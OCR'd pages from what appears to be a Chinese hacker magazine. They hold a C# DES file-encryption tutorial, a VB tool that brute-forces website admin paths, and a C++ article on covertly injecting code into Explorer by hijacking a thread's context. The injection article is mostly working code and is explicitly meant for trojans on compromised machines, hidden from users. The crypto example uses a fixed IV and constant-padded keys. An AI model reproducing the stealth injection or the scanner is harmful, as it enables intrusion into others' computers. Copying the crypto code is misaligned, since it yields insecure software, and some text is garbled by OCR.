
选择+按钮，此时成功加入。至此我们已经成功的为一个程序加入SplashScreen了。如果你想为其他程序加入，只要带上我写的动态库和LordPE就可以快速搞定。

程序中给出了两种方案，第一种方案只适用于写patch代码量比较小的程序，而第二种方案你就能彻底地为程序添加丰富的功能了，包括木马、后门等。这需要大家多动动脑，在此我就不多说了。

Socket：VS.net2005发布已经有些时间了，然而还有很多的朋友在使用VS6系列，这并没有冲突的地方。不过黑客对新技术和新知识都是有着追逐热情的，对于初次接触.net编程的朋友来说，本文能够对你起到点醒入门的作用，真心希望大家能够加入到.net的世界中来。

适合读者：编程爱好者

前置知识：无



C#实现文件加密

文/图 杰哥

数据加密技术一直是黑客学习的一直重要方面，下面我教大家亲手打造一个加密、解密软件。

小知识 现代加密学主要有两种基于密钥的加密算法：
1. 对称加密算法;
2. 公开加密算法。

DES算法是典型的对称加密算法，这是本次编程使用的加密技术。加密的大致过程是：将64位数据经过一个初始置换后，经过16轮的迭代转换，产生新的64位数据，再经过逆置换得到64位新密文。

现在进入主题，开始编写代码。编程环境是Visual Studio.net 2005。设计界面如图1所示。




图1

打开文件click事件代码如下：

```
if (this.openFileDialog1.ShowDialog() == DialogResult.OK)
{// 显示对话框，并获得返回值
this.textBox1.Text = this.openFileDialog1.FileName;
}
```

文件加密click事件代码如下：

```
if (this.textBox1.Text == "")
{
MessageBox.Show("请输入加密文件! ","信息提示",MessageBoxButtons.OK, MessageBoxIcon.Information);
return;
}
if (this.textBox2.Text == "")
{
MessageBox.Show("请输入加密输出文件! ","信息提示", MessageBoxButtons.OK, MessageBoxIcon.Information);
return;
}
if (this.textBox3.Text.Length < 6)
{
MessageBox.Show("密码必须超过6位! ","信息提示", MessageBoxButtons.OK, MessageBoxIcon.Information);
return;
}
if (this.textBox3.Text != this.textBox4.Text)
{
MessageBox.Show("两次输入密码不一致! ","信息提示", MessageBoxButtons.OK, MessageBoxIcon.Information);
return;
}
// 获得被加密的文件名
string MyInFileName = this.textBox1.Text;
// 获得加密输出文件名
string MyOutFileName = this.textBox2.Text;
// 设定初始向量
byte[] MyDESIV ={ 0x01, 0x02, 0x03, 0x04, 0x05, 0x06, 0x07, 0x08 };
byte[] MyDESKey ={ };
```

这里是根据密码设置密钥大小，解释已经很详细了。下面是算法的一些相关设置。


```
string MyKeyString = this.textBox3.Text;
if (MyKeyString.Length == 6)
{
MyDESKey = new byte[]{(byte)MyKeyString[0],(byte)MyKeyString[1],(byte)MyKeyString[2],(byte)MyKeyString[3],(byte)MyKeyString[4],(byte)MyKeyString[5],0x07,0x08};
}
if (MyKeyString.Length == 7)
{
MyDESKey = new byte[]{(byte)MyKeyString[0],(byte)MyKeyString[1],(byte)MyKeyString[2],(byte)MyKeyString[3],(byte)MyKeyString[4],(byte)MyKeyString[5], (byte)MyKeyString[6], 0x07};
}
if (MyKeyString.Length >= 8)
{
MyDESKey = new byte[]{(byte)MyKeyString[0],(byte)MyKeyString[1],(byte)MyKeyString[2],(byte)MyKeyString[3],(byte)
```

```
MyKeyString[4],(byte)MyKeyString[5], (byte)MyKeyString[6],
(byte)MyKeyString[7]};
    }
    // 创建输入和输出文件流
    FileStream MyInFileStream = new FileStream
(MyInFileName, FileMode.Open, FileAccess.Read);
    FileStream MyOutFileStream = new FileStream
(MyOutFileName, FileMode.OpenOrCreate, FileAccess.Write);
    MyOutFileStream.SetLength(0);
    // 每次的中间流.
    byte[] InsertData = new byte[100];
    // 代表已经加密流的大小
    int CompletedLength=0;
    // 代表要加密文件总的大小
    long InFileSize = MyInFileStream.Length;
    // 创建DES对象
    DES MyDES = new DESCryptoServiceProvider();
    // 创建加密流
    CryptoStream EncryptStream = new CryptoStream
(MyOutFileStream, MyDES.CreateEncryptor(MyDESKey,
MyDESIV), CryptoStreamMode.Write);
    // 从输入文件中读取流，然后加密到输出文件中
    while(CompletedLength < InFileSize)
    { // 每次写入加密文件的数据大小
    int Length= MyInFileStream.Read(InsertData, 0, 100);
    EncryptStream.Write(InsertData, 0, Length);
    CompletedLength = CompletedLength + Length;
    }
    // 关闭流
    EncryptStream.Close();
    MyOutFileStream.Close();
    MyInFileStream.Close();
    MessageBox.Show("文件加密已经操作成功! ","信息提示
",MessageBoxButtons.OK,MessageBoxIcon.Information);
```

解密过程与此大致相同，大家可以在光盘里找到源代码。需要注意的是，此程序使用VS.net2005编写，所以测试程序的时候，你需要先安装FrameWork2.0。

适合读者：网络爱好者、入侵爱好者、编程爱好者
前置知识：无

自编后台猜解和文件探测程序



文/图 红色银狐

今天给大家谈个老话题，就是网站后台路径猜测和文件的探测，这不是什么新东西，在各种注入工具里都自带，不过我还是想介绍一下原理给新手，在这里使用VB给大家分析。

首先让我们看看网站后台综合猜解的界面，如图1所示。




图1

它分为字典、组合、暴力三种方式猜解，字典我用的是NBSI的文本文件，其他的猜解是字母，数字和下划线的组合。

对网站后台猜解我用的是Internet Transfer控件，字典猜解中有这段代码。

```
Rem 字典猜解
Private Sub DictionaryGuess(ByVal Url As String)
' 读取文件
Dim sAdmin As String
Dim i As Integer
Open App.Path & "\Dict_Admin.txt" For Input As #1
Do While EOF(1) = False
DoEvents
If bBegain = True Then ' 如果标志已经改变
Close #1
SBar.Panels(1).Text = "猜解被终止"
bBegain = False
Exit Sub
End If
i = i + 1
Line Input #1, sAdmin
GetHttpState Url, sAdmin
If Right$(Url, 1) <> "/" And Right(Url, 1) <> "\" Then
Url = Url & "/"
End If
SBar.Panels(1).Text = "正在猜解第" & i & "个后台地址
|||||" & Url & sAdmin
ProgressChange i - 1, iProgress
Loop
If EOF(1) = True Then
SBar.Panels(1).Text = "猜解完毕，一共找到可能存在的后
台地址共" & LtUrl.ListCount & "个"
PBar.Value = 0
CmdBegin.Enabled = True
CmdStop.Enabled = False
FrameSpeComp.Enabled = True
```

```
bOpCom = True
bForce = True
End If
Close #1
End Sub
Rem Http报头信息的判断
Private Sub GetHttpState(ByVal Url As String, ByVal
StrDic As String)
On Error GoTo DisplayErr
Dim sHp      As String
Dim sHttp    As String
Dim i        As Integer
Dim HpArr()  As String
If Right(Url, 1)<> "/" And Right(Url, 1) <> "\" Then
Url = Url & "/"
End If
Url = Url & StrDic
Inet1.OpenURL Url
sHp = Inet1.GetHeader()
HpArr = Split(sHp, vbCrLf, -1, vbTextCompare)
sHttp = Left$(HpArr(0), 12)
Select Case sHttp
Case "HTTP/1.1 200"
LtUrl.AddItem Url & " 状态:  可以访问 (200)"
Case "HTTP/1.1 302"
LtUrl.AddItem Url & " 状态:  页面重定向 (302)"
Case "HTTP/1.1 403"
LtUrl.AddItem Url & " 状态:  拒绝目录列表 (403)"
Case "HTTP/1.1 500"
LtUrl.AddItem Url & " 状态:  内部服务器错误 (500)"
End Select
Exit Sub
DisplayErr:
MsgBox Err.Description, vbCritical, Designer
End Sub
```

上面的代码是读取文件Dict_Admin.txt中的每行数据，然后用Internet Transfer控件的OpenURL方法发出请求，再用GetHeader方法取得HTTP报头信息。至于HTTP状态码的值，我简单说一下我所用到的"HTTP/1.1 200 OK"是一切正常，证明页面存在。"HTTP/1.1 301 Moved Permanently"或"HTTP/1.1 302 Found"都是页面重定向。"HTTP/1.1 403 Forbidden"是拒绝目录列表。"HTTP/1.1 500 Internal Server Error"是内部服务器错误。"HTTP/1.1 404 Not Found"是无法找到指定位置的资源。还有其它的如HTTP/1.0的版本。当我们收到HTTP报头信息后，他是以回车和换行分段的，所以我们可以用VB中的vbCrLf进行分割，取出状态码的值。

组合猜解和暴力猜解用到的原理和字典是一样的，不过这里有个算法，就是穷举完所有的字母、数字和下划线。部分代码如下。

```
Rem 组合猜解过程
Private Sub BruteForce()
    Dim i As Long
    For i = iMin To iMax Step 1
        RecursionGuess vbNullString, i
        Next
End Sub
Rem 开始使用组合猜解
Private Function RecursionGuess(ByVal StrDic As String,
ByVal iLen As Long) As String
    If bBegain = False Then
        Dim i          As Long
        Dim iCount     As Long
        Dim sHp        As String
        Dim sHttp      As String
        Dim HpArr()    As String
        Dim sCompUrl   As String
        Dim sComArr()  As String
        DoEvents
        If iLen > 0 Then  '如果循环没有结束
         For i = 1 To Len(StrCompLetter) Step 1
  RecursionGuess = StrDic & Mid(StrCompLetter, i, 1)
  RecursionGuess RecursionGuess, iLen - 1 '开始递归
  Call ProgressChange(i, Len(StrCompLetter))
  Next
  Else
  sComArr = Split(CompStr, "<YH>", -1)
  On Error GoTo DisplayErr '设置错误以防出现超时
  For i = LBound(sComArr, 1) To UBound(sComArr, 1)
Step 1
  sCompUrl = CombLink.Text
  If Right$(sCompUrl, 1) <> "/" And Right$(sCompUrl,
1) <> "\" Then
  sCompUrl = sCompUrl & "/"
  End If
  sCompUrl = sCompUrl & Replace(sComArr(i), "|",
StrDic)
  'Debug.Print sCompUrl
  'MsgBox sCompUrl
  Inet1.OpenURL sCompUrl
  sHp = Inet1.GetHeader()
  HpArr = Split(sHp, vbCrLf, -1, vbTextCompare)
  sHttp = Left$(HpArr(0), 12)
  Select Case sHttp
  Case "HTTP/1.1 200"
  LtUrl.AddItem sCompUrl & " 状态:  可以访问 (200)"
  Case "HTTP/1.1 302"
  LtUrl.AddItem sCompUrl & " 状态: 页面重定向 (302)"
  Case "HTTP/1.1 403"
  LtUrl.AddItem sCompUrl & " 状态:  拒绝目录列表
(403)"
  Case "HTTP/1.1 500"
  LtUrl.AddItem sCompUrl & " 状态:  内部服务器错误
(500)"
          End Select
          SBar.Panels(1).Text = sCompUrl
          sCompUrl = ""
       Next
       Exit Function
  DisplayErr:
  MsgBox Err.Description, vbCritical, Designer
```

大家可以仔细看看这段代码，我使用的是递归算法。接着我们开始看看文件探测工具，如图2 所示。

它的原理和上面是一样的，在这里我说一下进度条部分的编写。




图2

```
Rem 进度条的显示
    Private Sub ProgressChange(ByVal Progress As Long,
ByVal ProgressMax As Long)
    If ProgressMax = 0 Then Exit Sub  '/猜解进行时
进度条变化
    PBar.Max = ProgressMax
    If Progress <> -1 And Progress <= ProgressMax Then
        PBar.Value = Progress
    End If
End Sub
```

其中参数Progress是个进度数，ProgressMax是最大数，所以在使用时先确定最大数就可以实现了。假设你在字符选项中选择了字母，那么ProgressMax的最大值是26，而Progress却是从1到26的进度，这样就实现了进度的功能。还有一点就是在猜解mdb,rar,zip时会出现类型不匹配的错误，如果出现此类错误，那么证明该文件是存在的。

好了，文章就到这里，源码已经打包了，如果有兴趣的读者可以自己研究，希望你们编写的程序比我的更好。

适合读者：网络爱好者、编程爱好者、木马爱好者
前置知识：木马编程基础

线程注入技术新发展遗补



文/BlackBeast

前言

最近我对线程注入技术进行了进一步的研究，对程线程代码编写复杂的问题进行了一定的修正。不过在本人以前写的文中所提到的新方法有一个缺陷，就是它需要开启一个新的进程，而不能利用系统原有进程进行操作。为此，我找了两个方法来解决此问题。

方法一

1.概述

我们还是拿Explorer开刀，也许你会想，我们可以直接从Explorer中取一个线程，直接设置其上下文。我最初也是这样想的，但事实证明这样行不通。我们的代码的确会执行，但Explorer马上会因为非法操作而关闭，我们辛辛苦苦开启的远程线程自然也就随之玉石俱焚了。

要想解决该问题，需要在远程代码上动脑筋，尽量恢复Explorer原来的样子，骗过Windows系统。

程序执行的整体流程没什么变化：打开Explorer进程，并获得其中某个线程A的句柄H，然后在Explorer进程空间中写入远程线程执行代码Code1，再将A挂起，获得该线程的上下文环境Context1。然后将A上下文环境更改，使其接下来运行Code1，并把Context1传递给Code1，最后恢复A线程的运行。

在Code1中我采用的方法是：首先A线程获得原来的上下文环境Context1，并开启另一个新线程B，把Context1和自己的ID号传递给B，B线程根据A的线程ID获得A的句柄，并将其挂起。使用Context1设置A的线程上下文，然后恢复A的运行。做完这些工作后，B就可以开启新的工作者线程，然后做自己想做的事情了。

小提示：这里需要注意的是，A线程和B线程的工作绝对不能互换，如果试图让A线程在创建B线程后，再将B线程的线程上下文设置为Context1，也就是A线程以前的上下文，让B来接替A的工作。这样直接会触发Windows XP SP2的特有保护机制——数据执行保护，系统马上会弹出一个对话框提示终止Explorer进程，然后就非法操作了。

有人也许会想，B线程不必开启新的工作者线程，此刻它自身已经可以进行其它操作了。事实证明这样不好，经过实验，B线程如果在此时再进行某些复杂操作，会导致Explorer停止响应或响应速度变慢，虽然原因不明，但还是让B尽快结束比较好，毕竟可以减少肉鸡使用者的怀疑。

有人会觉得我们挂起了Explorer中的某个线程，可能会导致Windows某些操作停滞从而被人发现，实验证明这种担心是多余的。因为正常情况下，这一切操作会在瞬息完成，用户根本不会有任何察觉。

怎么样？使用这种方法，神不知鬼不觉的在Explore中插入了自己的线程，可谓是天衣无缝。

2.代码分析

我的习惯始终是先讲原理，再分析代码。现在Code Analysis Time!

首先我们来分析注入程序的代码，这些代码是在《线程注入技术新发展下》一文中代码的基础上更改的，读者不妨对比着看。

整个注入过程包含在一个SEH结构中（其实这样不好，SEH比较适合C语言，与C++兼容性并不出色，我懒得改了，读者如有需要，可以自行更改）。

主要代码如下：

```
__try
{
if((pImage = (LPBYTE)TheTool.LoadDllToMem()) == NULL)
{// 这里是打开包含远程代码DLL的步骤
        TheTool.ErrorOut("Load Error");
        __leave;
        }
if((dwProcessId = TheTool.GetTargetProcessId()) == 0)
{// 获得目标进程的ID，也就是我们的Explorer
    TheTool.ErrorOut("Get Target Process ID Error");
        __leave;
    }
if((hProcess = OpenProcess(PROCESS_CREATE_THREAD|PROCESS_VM_WRITE|PROCESS_VM_OPERATION, FALSE, dwProcessId)) == NULL)
    {// 打开Explorer进程
    TheTool.ErrorOut("Oper Process Error");
    __leave;
    }
    HANDLE ThreadHandleEntry;
    THREADENTRY32 ThreadEntry32 = {0};
HANDLE hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPTHREAD, 0); // 获得当前系统中运行的线程的快照
if(hSnapshot ==INVALID_HANDLE_VALUE)
    {
    TheTool.ErrorOut("Get Snapshot Thread Error");
        __leave;
    }
ThreadEntry32.dwSize = sizeof(THREADENTRY32);
    if(Thread32First(hSnapshot,&ThreadEntry32))
    {
        BOOL Found=FALSE;
        do
        {
if(ThreadEntry32.th32OwnerProcessID==dwProcessId)
        {
HANDLE hTargetThread=OpenThread(THREAD_ALL_ACCESS,FALSE,ThreadEntry32.th32ThreadID);
    ThreadHandleEntry=hTargetThread;
            Found=TRUE;
        }
}这个do —— While循环负责遍历系统中所有线程，挑选属于Explorer的一个线程，一会用来当远程代码的宿主
    while(Thread32Next(hSnapshot,&ThreadEntry32) &&Found==FALSE);
    }
    else
    {
    TheTool.ErrorOut("Get System Thread Error");
            __leave;
    }
    if((pInjectPos = (LPBYTE)VirtualAllocEx(hProcess, NULL, TheTool.PImageNtHeader->OptionalHeader.SizeOfImage, MEM_COMMIT, PAGE_EXECUTE_READWRITE)) == NULL)
    {// 在Explorer中分配空间
        TheTool.ErrorOut("Alloc Space Error");
    __leave;
}
cntxt.ContextFlags = CONTEXT_FULL;
SuspendThread(ThreadHandleEntry);// 挂起Explorer中的刚才选定的某个线程
    if (!GetThreadContext(ThreadHandleEntry, &cntxt))
    {// 获取该线程上下文环境
    TheTool.ErrorOut("Get Thread Context Error");
        __leave;
    }
    TheTool.ConstructData(pImage, pInjectPos, (PVOID*)&pEntry, (PVOID*)&pParam,&cntxt);
    if(!WriteProcessMemory(hProcess, pInjectPos, pImage, TheTool.PImageNtHeader->OptionalHeader.SizeOfImage, NULL))
    {// 这几行代码用来将远程代码写入目标进程Explorer
    TheTool.ErrorOut("Write Target Process Memory Error");
        __leave;
    }
    cntxt.Eip = (DWORD)pEntry;// 更改EIP寄存器，从而更改当前即将执行代码的位置
    DWORD ParamentAddress=(DWORD)pParam;
    if (!WriteProcessMemory(hProcess, (LPVOID)(cntxt.Esp - sizeof(DWORD)), (LPVOID)&ParamentAddress, sizeof(DWORD), &dummy))
        {// 模拟函数调用之前的参数压栈操作
        TheTool.ErrorOut("Write Parament Error");
        __leave;s
        }
        if (dummy != sizeof(DWORD))
        {
        TheTool.ErrorOut("Write Parament Error");
            __leave;
        }
        cntxt.Esp -= sizeof(DWORD)*2;
    // 完成对参数压栈操作的模拟
    if (!SetThreadContext(ThreadHandleEntry, &cntxt))// 实施刚才对线程上下文更改的操作，将更改写入目的进程地址空间
        {
        TheTool.ErrorOut("Set Thread Context Error");
        __leave;
    }
    if (!ResumeThread(ThreadHandleEntry))
    {// 恢复线程运行
        TheTool.ErrorOut("Resume Thread Error");
```

```
            __leave;
        }
        bOk = TRUE;
    }
    __finally
```

以上就是注入过程代码，至于类对象TheTool的成员函数实现，与上两篇文章中的代码基本相同（本文的ConstructData增加了一个参数用来传递Context值，只有这一点不同），具体原理可以参照《线程注入技术新发展上》。

下面我们来介绍最重要的远程线程代码：

```
struct ThreadPara
{
    DWORD FatherThreadID;
    CONTEXT TargetContext;
};
```

